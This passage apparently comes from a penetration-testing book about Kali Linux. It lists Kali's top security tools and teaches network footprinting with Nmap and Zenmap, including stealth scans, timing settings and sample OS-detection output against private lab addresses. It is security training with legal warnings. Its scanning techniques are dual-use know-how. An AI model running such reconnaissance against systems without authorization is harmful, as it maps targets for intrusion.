There are several services that you will want to turn on when you need them. The general use of services in Windows and Linux is to have them start when the computer boots up. Most administrators spend little time managing services unless something goes wrong. In the Kali system, you will tend to shut down the workstation when you are not actually doing security analysis tasks, and you certainly do not want the security tools, like OpenVAS or Metasploit that you have on your workstation, to be accessible over the Internet. This means that you will want to start them when you need them, and shut them down when you are not using them.

You can find the commands to start and stop Kali Services from the **Application** menu: **Kali Linux | System Services | Metasploit | Community / Pro [Start | Stop]**

Another way to work with services is using the command line. As an example, consider HTTP (Apache2). There are several options for services:

- Start – This starts the Apache web server and shows the process ID (PID)
- Status – Shows the status of the server. Is it up? Is it down? Is it stuck?
- Restart – Takes the server down and restarts it on a different PID. Use this if the server is stuck or if you have changed the networking processes on which the server depends.
- Reload – Re-reads the configuration. Use this when you make minor changes on the configurations.
- Stop – This shuts down the web server.



Exploring the Kali Linux Top 10 and more

The creators of Kali Linux have a toolbar for the Top 10 Security Tools. We will show you appropriate uses for all of these tools: and several others:

- Aircrack-ng: Encryption-cracking tool for cracking 802.11 WPA-PSA and WEP keys.

- Burpsuite: An integrated tool for testing web applications.
- (THC) Hydra: A parallelized login cracker.
- John (the Ripper): A password-cracking tool.
- Maltego: An intelligence and forensics application.
- Metasploit Framework: An extremely flexible security testing suite.
- NMap: The pre-eminent network mapping tool.
- Owasp-ZAP: Another web application testing tool.
- SqlMap: An SQL injection and database takeover tool
- Wireshark: The premier network protocol analysis tool.

Summary

This chapter shows you two ways to set up Kali Linux so that you can use your company-issued Windows laptop, or any other laptop, to get a better performance out of Kali Linux and not to have requisition to a new machine just for Kali. Most enterprises do not allow you to dual-boot your computer, and running Kali on a VM throttles the resources for your Kali installation. Further, this chapter shows you the two reporting tools we use, and the situations where each of these tools makes the most sense. We showed you how to set up OpenVAS for the first time. We also showed you how to run services on Kali Linux. Finally, we introduced the top ten Kali security tools we use every day to perform penetration tests on Windows networks.

2
Information Gathering and Vulnerability Assessment

There is a myth that all Windows systems are easy to exploit. This is not entirely true. Almost any Windows system can be hardened to the point that it takes too long to exploit its vulnerabilities. In this chapter, you will learn the following:

- How to footprint your Windows network and discover the vulnerabilities before the bad guys do
- Ways to investigate and map your Windows network to find the Windows systems that are susceptible to exploits

In some cases, this will be adding to your knowledge of the top 10 security tools, and in others, we will show you entirely new tools to handle this category of investigation.

Footprinting the network

You can't find your way without a good map. In this chapter, we are going to learn how to gather network information and assess the vulnerabilities on the network. In the Hacker world this is called Footprinting. This is the first step to any righteous hack. This is where you will save yourself time and massive headaches. Without Footprinting your targets, you are just shooting in the dark. The biggest tool in any good pen tester's toolbox is Mindset. You have to have the mind of a sniper. You learn your targets habits and its actions. You learn the traffic flows on the network where your target lives. You find the weaknesses in your target and then attack those weaknesses. Search and destroy!

In order to do good Footprinting, you have to use several tools that come with Kali. Each tool has it strong points and looks at the target from a different angle. The more views you have of your target, the better plan of attack you have. Footprinting will differ depending on whether your targets are external on the public network, or internal and on a LAN. We will be covering both aspects.

Scanning and using these tools against a machine on the public network if you do not have written permission to do so is a federal crime. In this book, for most of the instances of Kali Linux, we will be using virtual machines running on VMware and Oracle VirtualBox that are built specifically for this book. The instances of Kali that we use on a daily basis are fairly heavily customized, and it would take a whole book just to cover the customizations. For external networks, we will be using several live servers on the Internet. Please be respectful and leave these addresses alone as they are in the authors' Atlanta Cloud Technology server cluster.

Please read the paragraph above again, and remember you do not have our permission to attack these machines. Don't do the crime if you can't do the time.

Exploring the network with Nmap

You can't talk about networking without talking about Nmap. Nmap is the Swiss Army knife for network administrators. It is not only a great Footprinting tool, but also the best and cheapest network analysis tool any sysadmin can get. It's a great tool for checking a single server to make sure the ports are operating properly. It can heartbeat and ping an entire network segment. It can even discover machines when ICMP (ping) has been turned off. It can be used to pressure-test services. If the machine freezes under the load, it needs repairs.


Nmap was created in 1997 by *Gordon Lyon*, who goes by the handle Fyodor on the Internet. Fyodor still maintains Nmap and it can be downloaded from `http://insecure.org`. You can also order his book *Nmap Network Scanning* on that website. It is a great book, well worth the price! Fyodor and the Nmap hackers have collected a great deal of information and security e-mail lists on their site. Since you have Kali Linux, you have a full copy of Nmap already installed! Here is an example of Nmap running against a Kali Linux instance. Open the terminal from the icon on the top bar or by clicking on the menu link **Application** | **Accessories** | **Terminal**. You could also choose the **Root Terminal** if you want, but since you are already logged in as Root, you will not see any differences in how the terminal emulator behaves.

Type `nmap -A 10.0.0.4` at the command prompt (you need to put in the IP of the machine you are testing). The output shows the open ports among `1000` commonly used ports. Kali Linux, by default, has no running network services, and so in this run you will see a readout showing no open ports.


To make it a little more interesting, start the built-in webserver by typing `/etc/init.d/apache2 start`. With the web server started, run the Nmap command again:

```
nmap -A 10.0.0.4
```

As you can see, Nmap is attempting to discover the operating system (OS) and to tell which version of the web server is running:



Here is an example of running Nmap from the Git Bash application, which lets you run Linux commands on your Windows desktop. This view shows a neat feature of Nmap. If you get bored or anxious and think the system is taking too much time to scan, you can hit the down arrow key and it will print out a status line to tell you what percentage of the scan is complete. This is not the same as telling you how much time is left on the scan, but it does give you an idea what has been done:



Zenmap

Nmap comes with a GUI frontend called Zenmap. **Zenmap** is a friendly graphic interface for the Nmap application. You will find Zenmap under **Applications** | **Information Gathering** | **Zenmap**. Like many Windows engineers, you may like Zenmap more than Nmap:


Here we see a list of the most common scans in a drop-down box. One of the cool features of Zenmap is when you set up a scan using the buttons, the application also writes out the command-line version of the command, which will help you learn the command-line flags used when using Nmap in command-line mode.

Hacker tip

Most hackers are very comfortable with the Linux **Command Line Interface** (**CLI**). You want to learn the Nmap commands on the command line because you can use Nmap inside automated Bash scripts and make up cron jobs to make routine scans much simpler. You can set a cron job to run the test in non-peak hours, when the network is quieter, and your tests will have less impact on the network's legitimate users.

The choice of intense scan produces a command line of `nmap -T4 -A -v`. This produces a fast scan.

- The `T` stands for Timing (from 1 to 5), and the default timing is `-T3`. The faster the timing, the rougher the test, and the more likely you are to be detected if the network is running an **Intrusion Detection System** (**IDS**).
- The `-A` stands for All, so this single option gets you a deep port scan, including OS identification, and attempts to find the applications listening on the ports, and the versions of those applications.
- Finally, the `-v` stands for verbose. `-vv` means very verbose:



The difference verbosity makes

The next three images show the difference verbosity makes in an OS scan. The OS scan includes a Stealth scan, so `nmap -O hostname` is exactly the same as `nmap -sS -O hostname`. You can choose to have verbosity levels from 1 to 5 by using the `-v` option. As an example, we will test a machine running an Apache web server.

First, we will run `nmap -A` and then we will run it as `nmap -A -v`. Verbosity gives a lot more information. First we see a normal run. It produces some output. This is the way to test whole networks, because it is quick and produces some useful data:

```
root@kali-01:~# nmap -O 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Nmap scan report for 10.0.0.12
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:
microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:
windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsof
t Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Win
dows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```

The verbose version, which follows, has been adjusted slightly to fit all the detail into the image. The different scan options have different enhanced content when the `-v` or `-vv` options are added to the search strings. It makes sense to use `-v` or `-vv` when you have chosen some likely targets using the basic display option:

```
root@kali-01:~# nmap -O -v 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59
Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59
Scanning 10.0.0.12 [1000 ports]
Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12
Discovered open port 135/tcp on 10.0.0.12
Discovered open port 5357/tcp on 10.0.0.12
Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.58s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00063s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc           139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds    5357/tcp  open  wsdapi
        49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone  [cut line return] Running: Microsoft Windows 2008|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Windows Server 2008 R2, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Phone 7.5 or 8.0,
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or
Windows Server 2008
Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
           Raw packets sent: 2035 (91.378KB) | Rcvd: 17 (1.070KB)
```


Depending upon the services running on the target machine, `-v` and `-vv` may be quite different. You won't know until you try, so if you come across a machine with interesting services, by all means try `-vv`:

```
root@kali-01:~# nmap -O -vv 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59       Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59    Scanning 10.0.0.12 [1000 ports]
Discovered open port 135/tcp on 10.0.0.12               Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12               Discovered open port 5357/tcp on 10.0.0.12
                    Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.79s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00054s latency).
Scanned at 2015-03-27 18:59:50 EDT for 7s
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc           139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds    5357/tcp  open  wsdapi
                49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/
o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows
Server 2008 SP1, or Windows 7
TCP/IP fingerprint:
OS:SCAN(V=6.47%E=4%D=3/27%OT=135%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=A854B2%TM=551
OS:5E0ED%P=i686-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=104%TI=I%II=I%SS=S%TS=7)O
OS:PS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O5=M5B4N
OS:W8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)E
OS:CN(R=Y%DF=Y%TG=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%TG=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)U1(R=N)IE(R=Y%DFI=N%TG=80%CD=Z)

Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)       Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)            IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds     Raw packets sent: 2034 (91.334KB) | Rcvd: 16 (1.026KB)
```

Scanning a network range


The example below has a network range of `192.168.202.0/24`, and the scan type chosen is an intense scan with no ping. You then click the **Start Scan** button and your scan runs. During the scan you will see the output in the **Nmap Output** tab on the screen. From our scan, six active hosts are on the network. From the icons next to the IP addresses we can tell we have identified two Windows machines, two Linux machines, and two unknown OS systems.

Note in the Command text box the string you would use in the command line to run the same scan from the command line:




If a network has ICMP turned off, attempting to ping the machines takes a lot of time. It takes almost as long as pinging UDP ports on the target machines. For either case, each machine will take approximately 75 seconds per port. In the first case, that means a ping of six machines takes 450 seconds just to fail the ping test. UDP searches test many more ports per machine. At `1000` ports tested per standard UDP-port scan, you are going to take about 21 hours per machine, just to test UDP. If you don't have a really good reason to check UDP ports with Nmap, it is not a cost-effective exercise.

By clicking the **Topology** tab and then clicking the **Hosts Viewer** button you get a nice list of the hosts. By clicking the address you can see the details of each host. Note that the addresses are different colors. Nmap picks out the low hanging fruit for you. Green is secured. Yellow and red have vulnerabilities or services that could be exploited:




Zenmap also has a nice feature for comparing scans. You will find it in the Menu bar under **Compare Results**. In the following screenshot you will see we ran two scans on the network. When we compared the two, a new machine was found on the second scan. The results of the first scan are marked in red and show `192.168.202.131` as Down. In green it is showing it as up and shows the open ports and system information:

